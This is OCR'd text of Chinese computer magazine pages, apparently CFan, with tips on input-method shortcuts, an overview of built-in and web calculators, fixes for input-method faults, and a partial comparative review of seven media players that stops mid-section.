
从自然码开始就有了以词定字的功能，可以帮你快速输入一些单字重码率高的字，不过很多朋友都不太会用，而且拼音加加、紫光、搜狗等输入的方式又有所不同，这里我们全面地给大家介绍一下各种输入法中以词定字的用法和技巧。

搜狗拼音

默认安装了搜狗拼音后需要对取词快捷键进行设置：右击搜狗输入法状态图标，选择“设置属性”，在打开的窗口中选择“按键”选项卡，取消选择“翻页键”下面的“左右方括号”项，勾选“以词定字”下面的“左右方括号”项，单击“确定”保存退出设置。



当遇到某个拼音对应的汉字重码太多而导致排序在后面，这时就可以通过以词定字功能快速完成输入了。例如现在想输入“辅”这个字，按照正常的输入方法则需要翻好几次页，假如这时输入“fudao”，按空格键后将会看到后选词为“辅导”，再按一次“[”键则选择“辅”字输入，如果按“]”键则选择“导”字输入。对于这类汉字，只要使用一次以词定字方法输入后，结合搜狗拼音的自动记忆功能，下次就不必再这么麻烦了，直接输入它的拼音，该汉字便成了第一个候选输入汉字了。




有的时候使用以词定字的方法输入时，可能输入的词语汉字较多，而需要的汉字并不是第一个或是最后一个，这时就可以通过“↓”键来选择活动汉字，再将其输入即可。

拼音加加

如果你常用的输入法是拼音加加，也可以使用以词定字的方法来进行快速输入汉字。譬如我们以“赵”字输入为例，输入拼音“zhaokuangyin”（赵匡胤），接下来就要使用选字键来进行选择了，其中“;”选择第一个汉字，“'”则是输入最后一个字。在此只要在输入提示框中看到“赵匡胤”后再输入“;”即可完成“赵”字的输入了。

紫光拼音

安装了紫光拼音输入法后，默认已经开启了以词定字功能，而且默认的定字快捷键为“[”和“]”，使用方法与搜狗拼音类似，先输入包含目标汉字的词语，然后再使用“[”及“]”键来选择汉字。如果你想更换其他取字快捷键，可以右击背光拼音输入法状态条，选择“设置”，在打开的设置窗口中再选择“输入法设置/功能键”，然后在右侧窗口中的“以词定字”框中设置你想使用的快捷键即可。



恰当地使用以词定字功能，可以避免多次翻页，着实提高输入效率，面对拼音的重码，只要掌握这一妙招，再多的重码也不令人烦恼了。CF

红软基地独家制作 www.rsdown.cn

红软基地独家制作 www.rsdown.cn

神机妙算 路路皆通

电脑中无处不在的计算器

Tag 计算器、网络计算器、计算器工具 〉实例 〉软件

广东/**张楚华**

算东算西不但是财务人员的日常事务，也是我们普通人常会遇到的事情。作为常在电脑前工作的你，总不会经常找人借计算器来计算一些鸡毛蒜皮的账目吧？其实，电脑中的不同角落已经为你准备好了非常专业和功能强劲的各种各样的计算器。守着功能强大的电脑，再去借计算器来计算，是不是会让里手们笑掉大牙？！

操作系统中的“科学家”——系统自带的计算器

■**目标任务：**解决日常生活或工作中的一些计算问题。

■**所需工具：**操作系统中自带的计算器。

系统附件中就提供了一个“计算器”。启动“计算器”程序之后，通常我们看到的只是它的一个最基本的简单界面。因此可能就有人以为它太简单了，不值得一用。其实，使用“计算器”可以完成通常借助手持计算器来完成的标准运算。“计算器”可用于基本的算术运算，比如加减乘除运算等。同时它还具有科学计算器的功能，比如三角函数、对数运算和阶乘运算等。

■**具体方法：**

下面的方法让你的“计算器”摇身一变成为“科学家”。

第1步 通过“开始→所有程序→附件→计算器”启动“计算器”；

第2步 执行“计算器”工具“查看”菜单中的“科学型”命令，你的“计算器”马上由一台简单计算器变成一台科学型计算器。

第3步 按照你的需要，进行各种度制的运算、各种常用数学函数的运算、数据的统计、复杂的四则运算等。

小提示

如果你觉得每次调用系统中的“计算器”比较麻烦，不妨按下面的方法设置一下：
第一步：沿着“开始→所有程序→附件→计算器”，找到“计算器”命令项；
第二步：右键单击“计算器”项，选择快捷菜单中的“附到开始菜单”命令；
第三步：经过这样的设置后，开始菜单中的第一级中便出现了“计算器”图标了。
这样，以后要访问计算器，直接点“开始”，便会一眼看见“计算器”了，方便吧？！

藏在网页中的“神算手”——搜索引擎中的计算器

■**目标任务：**上网浏览时，即时计算一些涉及数据的项目。

■**所需工具：**百度搜索引擎

Windows系统自带的计算器埋藏比较深，想起来时才调用往往很不方便；另外，在处理一个复杂计算式的时候，使用起来很不方便。而百度网页搜索内嵌的计算器功能，则能快速高效地解决您的计算需求。

■**具体方法：**

您只需简单地在搜索框内输入计算式，按回车即可。我们举个例子，看一下这个复杂计算式的结果：log((sin(5))^2)-3+pi

小提示

如果您要搜的是含有数学计算式的网页，而不是做数学计算，点击搜索结果上的表达式链接，就可以达到目的。
在百度的搜索框中，您还可以做度量衡转换。
格式如下：
换算数量换算前单位=？换算后单位
例如：-5摄氏度=?华氏度

表格中暗藏的“神脑通”——办公软件中的计算器

■**目标任务：**对表格中的数据进行任意计算。

■**所需工具：**微软办公软件Excel

■**具体方法：**

在Excel中选中要计算的数据，然后在编辑窗口的状态栏空白处单击鼠标右键，在弹出的菜单中选择计算方式，比如：求和、最大值、最小值、记数、均值等，之后，对应该类计算的计算结果便出现在状态栏上。选择计算类型之后，下次如果还要进行这类计算，则只需选择你要计算的数据，则计算结果便出现在状态栏上了，不需要再选择计算类型。

小提示

Excel的计算功能远远不止这些，借助于Excel提供的非常丰富的函数和数学公式运算支持，我们可以完成各种各样的计算。灵活地利用Excel函数并结合数学公式的应用，还真想不出有什么日常计算不能够办到。

形形色色的“小诸葛”——各具特色的计算器

■**工具推介：**

个人所得税计算器（http://www.onlinedown.net/soft/7547.htm）

商品房按揭贷款计算器（http://www.onlinedown.net/soft/34545.htm）

车险保费计算器（http://www.onlinedown.net/soft/31331.htm）

股票计算器（http://www.onlinedown.net/soft/14174.htm）

银行储蓄利率计算器（http://www.onlinedown.net/soft/7669.htm）

工资计算器（http://www.onlinedown.net/soft/23934.htm） CF

红软基地独家制作 www.rsdown.cn

红软基地独家制作 www.rsdown.cn

寻找丢失了的“记忆”

拼音输入法常见故障解决方案

Tag 输入法、功能丢失、功能恢复 〉实例 〉软件

山西/陈彦君

在输入汉字的过程中，智能化的输入法像一位拥有超强“记忆”的好秘书一样时时伴随着我们，听从呼唤，随心而动。但有时我们会发现输入法或某个功能有莫名其妙丢失的情况出现。不少电脑用户遇到这类情况后，往往不知该如何处理。下面我们结合目前使用最广泛的几款拼音输入法，为大家介绍几个常见的输入法功能丢失的案例，说明其恢复的办法。

语言选择条消失

■**故障现象：**发现任务栏右侧的系统托盘上的输入法指示器图标丢失了。

■**解决方法：**这是系统语言设置方面出现的问题，不是某输入法本身的问题。可以试着按下面的办法找回来。

第1步 依次点击“开始→控制面板→日期、时间、语言和区域设置→区域和语言选项→语言”；

第2步 在“语言”选项卡中选择“文字服务和输入语言”一栏中的“详细信息”按钮；

第3步 在随后弹出的窗口中选择“高级”选项卡，将“高级”选项卡中“系统配置”一栏中的“关闭高级文字服务”复选项前的对钩去掉，然后按“确定”按钮。

这个选项埋藏得比较深，一般不容易找到。经过这几步操作，看看你的任务栏右下角的输入法语言栏是不是又回来了？

输入法不见踪影

■**故障现象：**输入法语言选择指示器还在，但我的输入法突然不见了。

■**解决方法：**输入法完全消失，这可能是输入法被屏蔽造成的，也可能是输入法被完全卸载所造成的。下面的方法可以帮你找回来。

第1步 右键单击任务栏右侧系统托盘上的输入法指示器图标，在弹出的快捷菜单中选择“设置”命令，打开“文字服务和输入语言”窗口。

第2步 在“文字服务和输入语言”窗口下的“设置”标签页下，单击“添加”按钮，激活“添加输入语言”窗口。

第3步 在第二个下拉列表框中选择自己需要的输入法，然后按“确定”按钮，系统就会提示你完成你所需输入法的安装。

小提示

如果你没有能在列表中找到你所要的输入法，输入法的丢失可能是由于软件被完全卸载所造成的。你可以用重新安装该软件的方法找回你丢失的输入法。

笔画输入法失效


■**故障现象：**老爸没学过拼音，他上网查东西一直在使用“智能ABC输入法”的笔画输入法。最近智能ABC的笔画输入功能突然不能用了。

■**解决方法：**这可能是有人在使用电脑过程中有意或无意地关闭了笔画输入功能所造成的。请按照下面的方法把它找回。

第1步 将输入法切换到智能ABC状态，右键单击输入条最左侧的ABC图标；

第2步 选择快捷菜单中的“属性设置”命令；

第3步 在“智能ABC输入法设置”窗口中，选中位于窗口右侧的“笔形输入”复选项并确定即可（见右图）。



经过这样的设置之后，你的智能ABC输入法就又可以用笔画输入汉字了。

生僻字不能输入

■**故障现象：**我安装了搜狗拼音输入法3.0公测版，按说该输入法可以支持输入生僻字，如“**镕**”字。但输入其拼音后翻阅重码，选到最后也没有找到该字。

■**解决方法：**这是没有启动大容量词库所造成的。具体可以按如下方法进行设置，恢复该功能。

第1步 将输入法切换到搜狗拼音输入法，单击输入工具条最右侧的“功能菜单”按钮；

第2步 在弹出的菜单中选择“设置属性”命令，激活“搜狗拼音输入法设置”窗口；

第3步 在“搜狗拼音输入法属性设置”窗口中选择“词库”选项卡，在“用户功能”一栏中选择“大字符集汉字（GBK）”，然后按“确定”即可。

小提示

有的输入法默认即打开了GBK大字符集支持的功能，有的需要用户去设置；而有的输入法，尤其是从前的一些输入法，本来就没有带这个功能，因而也谈不上生僻字的输入支持。CF

红软基地独家制作 www.rsdown.cn

7款播放工具横向评测

随着多媒体视频技术的迅猛发展，现在有越来越多的视/音频格式的文件，但这些影音资源没有统一的格式和标准，给广大用户观看各种影音资源带来了许多的麻烦。虽然现在有很多媒体播放工具，但是每款播放器都有自己的特点，到底选择哪一款呢？我们CFan研究院选择了七款非常流行的万能播放器软件进行了评测，希望能给广大音视频爱好者选择播放器提供一定的参考。

为什么要评测播放工具？

每个人使用的媒体播放工具都不一样，而且每个媒体播放工具都有自身的特点，那么到底什么样的播放工具适合你，相信没几个人清楚。这些问题谁来帮你找？当然是CFan研究院！

在说服你之前，先说服我们自己

如果我们没有亲自评测过，是不会向您推荐的。虽然CFan研究院的评测工程师的喜好不同，但大家都有一个共同的目标，那就是推荐一款最适合您的媒体播放工具。

评测环境

硬件：所有参评电脑配置都是Pentium 4电脑，内存都在512MB以上，硬件配置不会成为影响结果的瓶颈。

网络：北京网通1M ADSL

参评播放工具

Kmplayer
暴风影音Ⅱ
Realplayer
Windows Media Player 11
QuickTime
GOM Player
快乐影音

评测工程师

Cornel

柳絮飞

狂PK


特别的特别

播放器的安装

首先我们要对媒体播放器进行安装，只有这样才能够正常的使用。

暴风影音Ⅱ

暴风影音Ⅱ安装文件18.7MB，安装比较简单，只需根据提示一路下一步即可完成安装，几乎没有任何选项。暴风影音Ⅱ的安装时间较长，大概需要3分钟左右的时间。值得一提的是，安装完暴风影音II的时候，提示你要安装其他的软件，这里注意不要选择。



Kmplayer


Kmplayer的最新版本为2.9，安装包的大小为16.1MB。Kmplayer并不用手动进行安装，将安装包文件解压到任意目录后就可以直接使用，比较方便。

QuickTime

QuickTime的最新版本是7.1.3，安装包的大小18.7MB。QuickTime的安装过程比较简单，几乎不用手动干预即可完成安装。

Windows Media Player11

Windows Media Player的最新版本是11.0，安装包的大小24.5MB。Windows Media Player 11是微软自家的媒体播放器，所以在安装之前要对Windows是否为正版进行验证，只有正版的操作系统才能够继续进行安装。Windows Media Player 11的安装过程非常简单，根据提示即可完成安装。而且在安装Windows Media Player 11的时候会对注册表及数据进行备份，如果不想用最新的Windows Media Player 11的话，可以随时还原原来的版本。这里要说的是，Windows Media Player 11在安装的过程中无法更改安装路径，只能在系统默认的路径下进行安装。



红软基地独家制作 www.rsdown.cn

红软基地独家制作 www.rsdown.cn

投稿 | net@cfan.com.cn

GOM Player


GOM Player 的最新版本是2.1.3，安装包的大小5.73MB。GOM Player在安装过程中，会提示选择安装的类型，如果用户没有特殊需求的话，按照默认设置即可。

快乐影音

快乐影音的最新版本是3.3，安装包的大小为39.4MB。快乐影音安装时会提示你选择组件，可以根据自己的实际情况来进行选择。安装完快乐影音之后，需要重启电脑才能够使用，稍显麻烦一些。

Realplayer

Realplayer的最新版本为10.5，安装包的大小14.6MB。开始安装Realplayer的时候，需要一段时间进行自解压，然后才能够进行安装。在安装Realplayer的时候，会提示你安装包含Google工具栏的Firefox，可以自行选择是否安装。安装完Realplayer之后，会提示Realplayer是否为通用的媒体播放器，如果选择是的话，电脑中的大部分媒体都默认用Realplayer播放。



KMPlayer 2.9.3.1243
文件大小： 15651KB
软件性质： 免费软件
运行环境： Windows NT/2000/XP/2003
下载地址： http://www.newhua.com/soft/38003.htm

暴风影音 2.4
文件大小： 19228KB
软件性质： 免费软件
运行环境： Windows XP/2003
下载地址： http://www.onlinedown.net/soft/55888.htm

Realplayer
文件大小： 14961KB
软件性质： 免费软件
运行环境： Windows 9x/Me/NT/2000/XP/2003
下载地址： http://www.onlinedown.net/soft/16622.htm

Windows Media Player 11
文件大小： 25174KB
软件性质： 免费软件
运行环境： WinXP
下载地址： http://www.newhua.com/soft/3336.htm

QuickTime for Windows 7.1.6.200
文件大小： 19537KB
软件性质： 免费软件
运行环境： Windows 9x/Me/NT/2000/XP/2003
下载地址： http://www.onlinedown.net/soft/4727.htm

GOM Player 2.1.2.3413 Final
文件大小： 5877KB
软件性质： 免费软件
运行环境： Windows 9x/Me/NT/2000/XP/2003
下载地址： http://www.gomplayer.com.cn

快乐影音 3.3
文件大小： 40384KB
软件性质： 免费软件
运行环境： Windows 9x/Me/NT/2000/XP/2003
下载地址： http://www.onlinedown.net/soft/12433.htm

播放器的界面

Kmplayer

Kmplayer主界面风格比较简洁朴素，播放面板也显得极为小巧。Kmplayer自带2个皮肤外观，而且还可以到官方网站上下载更多的外观，Kmplayer更换外观后便能令其焕然一新，时常让你保持一份新鲜的感觉。而且就算是同一皮肤外观，搭配不同的色彩主题，也会给人不同的视觉冲击。Kmplayer的操作非常简单，在主界面当中几乎没有什么多余的按钮，所有功能都集中在鼠标右键上，只需按鼠标右键就可以完成对Kmplayer的操作。

Realplayer

Realplayer的界面一直变化不大，一直采用的是白绿色的基调，给人熟悉的感觉。Realplayer的操作较复杂一些，用户通过界面中媒体浏览器的各选项卡，才可切换到相应的区域。选择播放界面主菜单上的功能选项，则能够进行相关操作。在进行媒体播放时，可以通过屏幕上的右键快捷菜单轻松实现诸如全屏播放、切换播放模式、进行视频控制等操作；而借助播放条上相应的按钮，可以对视频文件进行快进、快退播放。

红软基地独家制作 www.rsdown.cn


红软基地独家制作 www.rsdown.cn

暴风影音Ⅱ

暴风影音Ⅱ的界面很简单，主界面中，除了主菜单和播放控制条外，再也见不到任何花哨的元素。但是暴风影音Ⅱ不提供多种皮肤外观支持，只支持单一界面。


Windows Media Player 11

Windows Media Player 11的界面风格跟Windows Vista非常相似。Windows Media Player 11与Windows XP默认主题搭配起来显得有些难看，如果用户配上Windows Vista的桌面主题，效果会好上很多。Windows Media Player 11支持多皮肤外观更换，可以根据喜好选择各式各样的外观。



QuickTime

从外观上来看，QuickTime Player7并没有什么太大改进，继续保持了苹果的艺术水准。UI设计无论从色彩搭配、图标按钮设计，以及软件布局都可谓赏心悦目。而且QuickTime的操作简单明了，很容易就会上手。




快乐影音

给我们的感觉是快乐影音的界面跟暴风影音Ⅱ差不多，而且在功能上也比较相似。可以看做是暴风影音Ⅱ的简化版。

GOM Player

跟Kmplayer一样，GOM Player也是一款韩国的媒体播放工具。GOM Player的界面比较漂亮，内置了多款皮肤供用户选择。如果你是一个喜欢个性的用户，可以根据自己的喜好，任意选择自己喜欢的皮肤。使用Gom Player播放视频功能非常强大，用户可以按自己的需要，随意调整视频的大小，可以为原视窗的50%、100%、150%等，而且还可以随意拖动窗口边框来调整窗口大小，直到你满意为止。



支持媒体格式

软件名称/视频格式	Rmvb/Rm	Swf动画	Avi	Mpeg	Mov	Dat
KMPlayer	√	√	√	√	√	√
暴风影音Ⅱ	√	√	√	√	√	√
RealPlayer	√	√	√	√	√	√
WMP 11	x	√	√	√	x	√
QuickTime	x	√	√	√	√	√
GOM Player	√	x	√	√	x	√
快乐影音	√	√	√	√	√	√

Realplayer

RealPlayer对大部分格式的视频支持情况很好，常见格式都可以很好支持，不过无法支持手持设备中常见的3GP文件。测试中没有出现问题，播放画面的质量也不错。

Windows Media Player 11

